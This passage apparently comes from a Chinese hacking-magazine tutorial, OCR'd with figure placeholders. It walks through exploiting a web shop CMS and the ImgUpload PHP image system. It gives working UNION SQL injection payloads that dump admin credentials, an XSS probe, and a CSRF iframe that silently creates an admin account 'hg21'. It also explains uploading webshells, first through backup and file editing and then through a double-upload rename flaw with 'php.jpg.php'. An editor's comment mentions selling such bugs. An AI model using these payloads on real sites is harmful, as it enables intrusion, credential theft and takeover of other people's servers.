


图3 跑出用户名和密码

接下来的事就是登录后台，上传jpg的马，备份回来就成了。然后提权之类的事情有兴趣的就去做吧；后台还有一个可以利用的地方就是有个“管理远程文件”的选项，可以直接编辑服务器上的ASP文件，随便找个文件加入海洋的代码就OK了。

只会用工具不能说明什么，咱们小菜也必须学会手工的方法，这里我们可以用union查询，这是我们必备的技能哦。在注入点后添加**and 1=2 union select 1,2,3,4,5,6,7 from wq_admin**，因为wq_news是有7个字段的，如图4。

3和4的内容是字符串的，所以我们把3和4分别替换成admin和password，提交**and 1=2 union select 1,2,admin,password,5,6,7 from wq_admin**，就可以直接看到管理员的账号密码了，如图5。




图4 union查询




图5 查出账号和密码

二.跨出管理员权限

注入漏洞看完后我们再来看看跨站，有个提交用户意见的地方，文件关键代码如下：

```
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from wq_feedback",conn,1,3
rs.addnew
rs("feedbacksubject")=trim(request("feedbacksubject"))
rs("feedbackleixing")=request("feedbackleixing")
rs("feedbackcontent")=htmlencode2(trim(request("feedbackcontent")))
rs("feedbackusername")=trim(request("feedbackusername"))
rs("feedbackemail")=trim(request("feedbackemail"))
rs("feedbacktel")=trim(request("feedbacktel"))
rs("feedbacklaizi")=trim(request("feedbacklaizi"))
rs("feedbackdate")=now
rs("feedbackip")=Request.ServerVariables("remote_addr")
rs.update
rs.close
set rs=nothing
```

其中email用了javascript过滤，我们可以自己构造HTM文件去掉判断就行了，字数不够我们也可以自己加长点，不过我们用不着这么累，其中“主题”，“来自”和“电话”三项根本就没有过滤，尽管作者定义了htmlencode2函数但是却不用，不过这个函数也是个没用的东西，无言了。我们在这3个地方其中一个填入**<script>alert(/1/)</script>**，这里选“来自”。




图6 提交跨站代码

提交后到后台看看，顺利弹出警告窗口，如图6，7。

后台也有很多地方可以跨到前台，这个大家自己玩了。我们利用提交意见那个地方还可以直接成为管理员，跨站代码改为：**<iframe src=http://127.0.0.1:8000/wangqushop4/admin/saveadmin.asp?action=add&admin2=hg21&password2=hg21&flag2=2 width=0 height=0></iframe>**，填入意见内容那里（其他地方我没搞成功）。




图7 跨站成功

只要管理员一看留言就可以在后台添加一个名字和密码都是hg21的管理员了，flag=2对应是管理员。进了后台想干什么都可以了哦！如图8，图9。



图8 构造的添加管理员的跨站代码




图9 添加管理员成功

三.后话

最后总的来说这个程序漏洞很多，足够大家去搞到webshell了，还是那句话，程序美观重要，但安全性更重要！

挖掘美国人的上传系统漏洞

——ImgUpload上传漏洞分析

图 花非花[L.S.T]&&[I.S.T]

从本文你可以学到：

1、ImgUpload上传漏洞产生的原因

2、漏洞的利用思路

一.前言

ImgUpload是一款由美国人用PHP编写的图片上传系统，冒昧挑战一下老外写的程序的安全性，随我来......

二.漏洞挖掘

```
$split_ext = explode(',', $globalvars->settings['allowed_ext']);
$split_img = explode('.', $_FILES[$whichfile]['name']);
$extcount = count($split_ext);

for($i=0;$i<$extcount;$i++)
{
        $invalidimg = true;
        $split_values = explode(':', $split_ext[$i]);
        $i_values = $extcount - 1;

        if($split_values[0] == strtolower($split_img[1]) && 
$split_values[1] == "allow")
        {
                $invalidimg = false;
                $i = $extcount + 1000;
        }elseif($i == $i_values && $split_values[0] != strtolower
($split_img[1]))
        {
        // If the image was valid, we would have exited by 
now.
                $error_occured = true;
        }


    if($error_occured != true)
        {
                if(move_uploaded_file ($_FILES[$whichfile]
['tmp_name'], $user_dat['usrdir'] . "/" . $_FILES
[$whichfile]['name']))
                {
                        rename($user_dat['usrdir'] . "/" . 
$_FILES[$whichfile]['name'], $user_dat['usrdir'] . 
    "/" . $split_img[0] . "." . strtolower($split_img[1]));
                        chmod($user_dat['usrdir'] . "/" . 
$split_img[0] . "." . strtolower($split_img[1]), 
    0644);

                        echo "图片上传成功.";
                        echo "点击 " . '<a href="users/'
. $user_dat['name'] . "/" . $split_img[0] . "." . 
    strtolower($split_img[1]) . '" target="_blank">这里</a>' . " 查看
图片.";
                } else {
                        echo "未知错误.";
                }
        } else {
        if($invalidimg == true)
        {
        echo "您试图上传的图片格式不在允许范围内.";
```

代码比较多，我解释一下，**allowed_ext**列中保存的默认值为jpg:allow,jpeg:allow,png:allow,bmp:allow,gif:allow,**$split_ext**数组保存已经定义上传的类型，**$split_img**数组保存上传到网站里的文件的文件名，被explode函数用“.”分割开来。**$split_values**保存着上传的类型的值以及此类型是否允许上传，通过explode函数用“:”分割，再通过一个FOR循环，来判断$split_img[1]的值是否为$split_values[0](保存上传类型)所保存的值，$split_values[1]是否为allow，也就是$split_values[0]所保存的类型是否被允许上传。

再接下来，如果没有错误发生，就通过move_uploaded_file函数将用户上传上来的源文件移动到“**$user_dat['usrdir'] . "/" . $_FILES[$whichfile]['name']**”所保存的目录，比如，你注册了一个用户名为huahua，那么上传一个文件，它就被移动到users目录的子目录huahua下。并将移动后的文件用rename函数改名，主要是通过strtolower函数把后缀名改成小写。

乍一看貌似没有漏洞的样子，那么请大家重新看一下“**rename($user_dat['usrdir'] . "/" . $_FILES[$whichfile]['name'], $user_dat['usrdir'] . "/" . $split_img[0] . "." . strtolower($split_img[1]));**”这一段，通过rename改名的文件名变成了$split_img[0](文件名)和strtolower($split_img[1])(文件类型)的组合。还记得$split_img保存的值是什么吗？对，就是通过exploed函数以“.”分割的上传的源文件名的值！

这样讲很抽象，举个例子，我传的文件名为HUAHUA.JPG，好，那么$split_img[0]的值就是**huahua**，而$split_img[1]的值就为**JPG**，改名后的文件名就为HUAHUA.jpg。改名的时候，它仅取源文件的前两个数值。那么，我们的源文件如果为HUAHUA.JPG.PHP呢？因为他只截取HUAHUA.JPG，所以就可以上传了。这时候可能有朋友要问了，虽然可以上传这样类型的文件，但是根本威胁不到网站。是啊，你真聪明！就是影响不到！

如果就这套程序来说，确实一点也影响不到，但是再加上操作系统，就大不一样了......

先注册个账户，并通过邮箱激活后登录。选择上传图片（图片名php.jpg.php），如图1。

返回图片上传成功，不过别高兴得太早，看图2。

显示的php.jpg，不爽吧！那就来个爽的，再传一次刚才那个文件。返回的结果和图2是一致的。呵呵，看到这里相信多少有些朋友想杀我了，继续往下看再决定是否杀我！打开“图片目录”链接，返回结果如图3、4所示。

为什么会这样？我们知道windows系统在同一目




图1 上传图片

编辑点评：

两个漏洞都是致命的，还能拿来卖钱，呵呵，大家肯定不解吧！其实商业的系统比我们开源的更差；开源的人至少有点Hack精神，但是很多商业的系统又赶进度又要节省成本，自然质量不高的，所以大家不要以为商业的系统就一定很健壮哈，有时间多去找找bug，还是不少的。




图2 上传成功




图3 图片目录




图4 得到webshell

录下是不允许有相同文件名的两个文件的。我们传第一个huahua.jpg.php的时候，huahua.jpg被截取(后面的“.php”被忽略)，那么huahua目录下就存在了一个huahua.jpg，当我们再次传同一个文件的时候，截取“.jpg”，并判断后缀类型。当确定了“.jpg”是正确的类型，就允许此文件的上传，而因为同一目录下不允许存在两个相同名字的文件，所以rename函数的执行过程就失效了。最终保存的文件名为move_uploaded_file函数执行后的文件名(没有改名，只是改了位置)，所以在服务器上保存下来的文件名就为源文件名。那么，我们的huahua.jpg.php就被成功上传了，且可以执行。

三.结尾

